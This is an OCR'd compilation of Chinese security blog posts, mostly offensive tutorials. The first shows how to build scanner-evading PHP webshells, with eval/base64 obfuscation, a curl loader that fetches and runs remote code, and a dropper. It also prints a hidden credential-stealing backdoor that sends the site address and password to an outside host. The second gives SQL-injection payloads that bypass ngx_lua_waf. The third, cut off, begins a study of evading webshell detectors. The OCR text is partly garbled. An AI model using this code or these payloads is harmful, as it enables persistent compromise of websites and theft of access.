
对于很多，和我一样刚刚入门，或者还在门边徘徊的小伙伴们，在渗透学习的过程中，总会遇到各种情况，例如 php 大马被 waf 拦截的时候，那么如何制作免杀 php webshell 呢，接下来就由我带各位小伙伴们一起踏上大马免杀之路，不喜勿喷。

一篇好的文章，内容可以差，目录一定要 ~~ 吹牛 ~~ 真实。

一. webshell 免杀

0x0 php 内置函数加密

小例子：在制作免杀大马之前，我们先来看看，一个带后门的免杀 php 大马是如何制作的。




在后门网站 webshell8 下载好大马。

去掉那些混淆代码 . '' 可以看到他大概是这样的。

<?php

eval(gzinflate(base64_decode(' 马 码')));

?>



有些小伙伴看到这里可能有些晕晕的，关于这款大马的分析，我博客文章

http://kaurkd.coding.me/2018/03/17/%E5%88%86%E6%9E%90%E6%9F%90%E8%BF%87waf%E5%A4%A7%E9%A9%AC/#more

分析过了了，就不再啰嗦了。关于这篇文章提一下使用 echo print_r 打印出来还是乱或者弹个小框框的时候，burp 抓包很方便。

源码加密

php 内置加密函数，其实就是那些编码压缩之类的函数，如下常见的函数

压缩 gzcompress gzdeflate gzencode base64_encode

压 gzuncompress gzinflate gzdecode base64_decode

搭配加密函数，随意搭配，多层加密也 OK。

```
base64_encode(gzcompress($code)) base64_encode(gzdeflate($code));
```


我简单写了个脚本，大家对应修改就 OK

```
$code= file_get_contents('D:\phpStudy\WWW\Test\Zlib\help.txt'); //  马  码

$encode = base64_encode(gzdeflate($code));  //
```


echo $encode; //输 码

我演示一遍

把大马去掉 <?php ?> 保存为 txt



加密后：



运行 encode.php 在浏览器上得到加密

7P35eyTHdSYK/8x+nu9/SJUwLEBCA7kvjUaLuZIt9aZGc+1uYwqoAlBsoKpUVeiF

复制到代码中

OK 没问题

接下来的问题就是关键字免杀的问题

eval(gzinflate(base64_decode()))

我直接用那款大马混淆过的关键字拿来用

$password='';$html='$password'.'='."'".$password."';".'@e#html'.''.'v'."".''.''."".''.''.''.'a'.''.'l('.'g'.''."".''.''.'z'.'i'.''.''.'n'.'f'.'l'.''.''."".'a'.'t'.'e(b'.'as'.''.''.''."".''.'e'.'6'.''."".''.''."".""."".''.'4_'.'d'.'e'.'c'.''.''.''."".''."".'o'.'d'.'e'.'('."'' *码*

'')));";$css=base64_decode("Q3JlYXRlX0Z1bmN0aW9u");$style=$css('',preg_replace("/#html/","",$html));$style();/*));.'<linkrel="stylesheet"href="$#css"/>';*/

0x1 php 自定义加密

一图胜千言

0x2 敏感函数免杀

主要是关键字的免杀，我一般直接偷网上带后门大马的。分享一个思路

这是 love71 表哥分享的


```
<?php
$l='baSe6';
$o='4_dE';
$v='cO';
$e='DE';
$love=$l.$o.$v.$e;
$a=$love('PHP    马BASE64              ');
eval($a=$a);
?>
```

我的思路很简单，把下面这段 base64 加密后

```
eval(gzinflate(base64_decode('   马        ')));
```


然后嵌套到上面的代码

用 D 盾查杀 1 级



那么如何让 D 盾完全免杀呢，我简单修改了下。

```
<?php

$l='baSe6';

$o='4_dE';

$v='cO';

$e='DE';

$love=$l.$o.$v.$e;

$a=$love('PHP    马BASE64              ');

eval/**/(/**/(/**/$a=$a)/**/);
```



这让我想起，D 哥的一条微博，不禁菊花一紧。。

且用且珍惜。

二. 更小更方便

为了减小大马体积，我们常常使用 php 读取网络文件 curl, fsockopen ,file_get_contents 函数，这样的大马整体体积甚至只有几百字节，但是要注意，目标网站要是禁用了，远程读取的某个函数，别喷我这样的大马根本不法运行，还有读取效率问题。

0x3 服务器远程读取

此段代码(抄袭)借鉴自 szrzvdny 表哥

```
$ch = curl_init(); //

$timeout = 5;      //设      时

curl_setopt ($ch, CURLOPT_URL, 'http://www.xxx.com/233.txt'); //设

curl_setopt ($ch, CURLOPT_RETURNTRANSFER, 1);

curl_setopt ($ch, CURLOPT_CONNECTTIMEOUT, $timeout);

$file_contents = curl_exec($ch);  //      curl,请      页

curl_close($ch);

//         闭curl_close();

eval($file_contents); //执      码
```

233.txt 的内容，你直接把制作好的加密大马，去掉 <?php ?> 上传到网站上就 OK 了。

至于免杀问题，上面文章已经告诉你了，如果有兴趣可以去看我写的一个失败的大马文章

http://kaurkd.coding.me/2018/03/17/%E6%89%93%E9%80%A0%E4%B8%80%E6%AC%BE%E6%AF%941kb%E8%BF%98%E5%B0%8F%E7%9A%84%E5%85%8D%E6%9D%80%E5%A4%A7%E9%A9%AC/#more

扩展思路。

0x4 服务器远程下载

```
<?php

$a = 'http://www.xx.com/1.txt';

$b = 'file'.'_g'.'et_'.'contents';

$b = $b($a);

file_put_contents('a.php',$b);
```

运行后在同目录下生成 a.php 内容为 1.txt

三. 后门隐藏与去除

关于后门的隐藏我不会给详细代码，只是分享一些，常见思路罢了(表哥可以把菜刀从我脖子拿开了嘛。。)

0x5 隐藏

收信代码网站简单 base64 加密就 OK 了?

别人很容易看出的，使用自定义加密函数，来混淆，拆分，还有赋值变量，替换 &p 还有框架挂后门，xss 平台，总之一句话，各种骚加密混淆。

```
function geturl(){
    @set_time_limit(10);
    $serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
                获取 (主机地址) www.xxx.com + (脚本文件的绝对路径) /php.php
    $serverp = envlpass; 获取大马密码
    $copyurl = base64_decode('aHR0cDovLyU3MSU3OSU3NiU2MyUyZSU2MyU2ZiU2ZC8lNzAlNjglNzAvP3U9');
                            解压后: http://qyvc.com/php/?u=
    $url=$copyurl.$serveru.'&p='.$serverp; http://qyvc.com/php/?u=www.xxx.com/php.php(大马地址)&p=test(密码)
    $url=urldecode($url);
    GetHtml($url);
}
```


这个也很重要，还有一个很猥琐的思路，多后门，给个明面看的后门，暗地还有一个后门。。

```
function hmlogin($xiao=1){
$serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
$serverp = envlpass;
if (strpos($serveru,"0.0")>0 or strpos($serveru,"192.168.")>0 or strpos($serveru,"localhost")>0 or ($serveru==$
}           判断是不是本地测试环境 如果是本地测试 就不执行后门代码。 这样你抓包的时候，检测不到
```


0x6 去除

首先，你得把大马代码解密出来，关于抓包不要本地测试，找台服务器，注释删除些代码来测试，常见后门关键字 geturl hmlogin 等。。

总结

希望读完本篇文章对你有收获。由于我个人技术水平，无法将文章扩展开，有兴趣的表哥可以去搞搞。作者文笔不大好，有些缺漏之处，请谅解指出。

我们是站在前人的肩膀上成长起来的。

Bypass ngx_lua_waf SQL 注入防御（多姿势）

原创： Bypass 信安之路 2018-05-06

ngx_lua_waf 是一款基于 ngx_lua 的 web 应用防火墙，使用简单，高性能、轻量级。默认防御规则在 wafconf 目录中，摘录几条核心的 SQL 注入防御规则：

```
`select.+(from|limit)

(?:(union(.*?)select))

(?:from\W+information_schema\W)`
```

这边主要分享三种另类思路，Bypass ngx_lua_waf SQL 注入防御。

环境搭建

github 源码：

https://github.com/loveshell/ngx_lua_waf/

ngx_lua_waf 安装部署，设置反向代理访问构造的 SQL 注入点

WAF 测试

ngx_lua_waf 是基于 ngx_lua 的，我们先通过一个测试用例来了解它是如何获取参数的。

首先看一下官方 API 文档，获取一个 uri 有两个方法：ngx.req.get_uri_args、ngx.req.get_post_args，二者主要的区别是参数来源有区别，ngx.req.get_uri_args 获取 uri 请求参数，ngx.req.get_post_args 获取来自 post 请求内容。

测试用例：

```
`server {
```

```
    listen      80;
    server_name   localhost;
    location /test {
        content_by_lua_block {
            local arg = ngx.req.get_uri_args()
            for k,v in pairs(arg) do
                ngx.say("[GET ] key:", k, " v:", v)
            end
            ngx.req.read_body()
            local arg = ngx.req.get_post_args()
            for k,v in pairs(arg) do
                ngx.say("[POST] key:", k, " v:", v)
            end
        }
    }
}`
```

输出测试：

```
[root@localhost /]# curl '127.0.0.1/test?id=1&id=2&id=3&id=4'
[GET ] key:id v:1234
[root@localhost /]# curl '127.0.0.1/test?id=1&Id=2&iD=3&ID=4'
[GET ] key:ID v:4
[GET ] key:iD v:3
[GET ] key:Id v:2
[GET ] key:id v:1
```


通过这个测试，我们可以发现：

1、当提交同一参数 id，根据接收参数的顺序进行排序

2、当参数 id，进行大小写变换，如变形为 Id、iD、ID，则会被当做不同的参数，大小写敏感。

我们知道，window 下 IIS+ASP/ASPX 大小写是不敏感的，

提交参数为：

?id=1&Id=2&iD=3&ID=4

输出结果为：


1, 2, 3, 4

那么，当 nginx 反向代理到 IIS 服务器的时候，这就存在一个参数获取的差异，结合 HPP 进行利用，可被用来进行 Bypass ngx_lua 构建的 SQL 注入防御。

绕过姿势一：参数大小写 + HPP

http://192.168.8.147/test/sql.aspx

?id=1 UNION/&ID=/SELECT null,name,null/&Id=/FROM master.dbo.sysdatabases




绕过姿势二：GPC

在 ASPX 中，有一个比较特殊的 HPP 特性，当 GET/POST/COOKIE 同时提交的参数 id，服务端接收参数 id 的顺序 GET,POST,COOKIE，中间通过逗号链接，于是就有了这个 idea。

UNION、SELECT、FROM 三个关键字分别放在 GET/POST/COOKIE 的位置，通过 ASPX 的这个特性连起来，堪称完美的一个姿势，压根不好防。

但姿势利用太过于局限： 使用 Request.Params["id"] 来获取参数,GPC 获

取到参数拼接起来，仅仅作为 Bypass 分享一种思路而已。




绕过姿势三：uri 参数溢出


前面两种都是 MSSQL 的 Bypass，而且利用姿势还有一定的极限，有没有那么一种可以 Bypass Mysql，又可以 Bypass MSSQL，完全无视 SQL 注入防御，为所欲为的姿势呢？这就是接下来的终极大招了。

默认情况下，通过 ngx.req.get_uri_args、ngx.req.get_post_args 获取 uri 参数，只能获取前 100 个参数，当提交第 101 个参数时，uri 参数溢出，无法正确获取第 100 以后的参数值，基于 ngx_lua 开发的安全防护，无法对攻击者提交的第 100 个以后的参数进行有效安全检测，从而绕过安全防御。具体分析详见我写的另一篇文章：《打破基于 OpenResty 的 WEB 安全防护（CVE-2018-9230）》

Mysql Bypass 实例：



Mssql Bypass 实例：



END

这三种姿势主要利用 HPP，结合参数获取的特性和差异，从而绕过 ngx_lua_waf 的 SQL 注入防御。

不同语言、中间件、数据库，所对应的特性是有差异的，而这些差异在某些特定的场景下，是可以利用的。

关于我：一个网络安全爱好者，对技术有着偏执狂一样的追求，致力于分享原创高质量干货，我的个人微信公众号：Bypass--，欢迎前来探讨、交流。

php 一句话木马检测绕过研究

原创： LandGrey 信安之路 2018-05-11

一般的，利用能够执行系统命令、加载代码的函数，或者组合一些普通函数，完成一些高级间谍功能的网站后门的脚本，叫做 Webshell。

本篇文章主要探讨关于 PHP 语言的 Webshell 检测工具和平台的绕过方法，实现能够绕过以下表格中 7 个主流(基本代表安全行业内 PHP Webshell 检测的一流水平)专业工具和平台检测的 PHP Webshell，构造出零提示、无警告、无法被检测到的一句话木马后门。

1、网站安全狗网马查杀

http://download.safedog.cn/download/software/safedogwzApache.exe

2、D 盾 Web 查杀

http://www.d99net.net/down/WebShellKill_V2.0.9.zip

3 深信服 WebShellKillerTool

http://edr.sangfor.com.cn/tool/WebShellKillerTool.zip

4 BugScaner killwebshell

http://tools.bugscaner.com/killwebshell/

5 河马专业版查杀 Webshell

http://n.shellpub.com/

6 OpenRASP WEBDIR+ 检测引擎

https://scanner.baidu.com

7 深度学习模型检测 PHP Webshell

http://webshell.cdxy.me/

研究期间做了大量的测试，限于篇幅和文章效果，在不影响阅读体验的情况下，部分测试过程和结果略去了。

0x01：Webshell 后门

目前来讲，我把用纯 php 代码实现的 Webshell 后门(以下统称为"木马")，主要分为以下几类：

单/少功能木马

能完成写入文件、列目录、查看文件、执行一些系统命令等少量功能的Webshell。

逻辑木马

利用系统逻辑漏洞或构造特殊触发条件，绕过访问控制或执行特殊功能的Webshell。


一句话木马

可以在目标服务器上执行 php 代码，并和一些客户端(如菜刀、Cknife)进行交互的 Webshell。

多功能木马

根据 PHP 语法，编写较多代码，并在服务器上执行，完成大量间谍功能的Webshell (大马)。

其中，一句话木马的原理如下图：



客户端将 PHP 代码使用特殊参数名(密码)，发送给放置在服务端上的一句话木马文件；

一句话木马脚本则在服务器上执行发来的 PHP 代码，然后将执行结果回传给客户端，客户端将结果解析并展示给操作者。

0x02：查杀现状研究

根据 0x01 的一句话木马原理，我们知道必须要在服务器上执行客户端发来的字符串形式的 PHP 代码。

脚本要将字符串(或文件流)当作 PHP 代码执行，目前主要会使用以下函数：

eval：PHP 4, PHP 5, PHP 7+ 均可用，接受一个参数，将字符串作为 PHP 代码执行

assert：PHP 4, PHP 5, PHP 7.2 以下均可用，一般接受一个参数，php 5.4.8 版本后可以接受两个参数

则 : preg_replace/mb_ereg_replace/preg_filter

: include/include_once/require/require_once/file_get_contents `

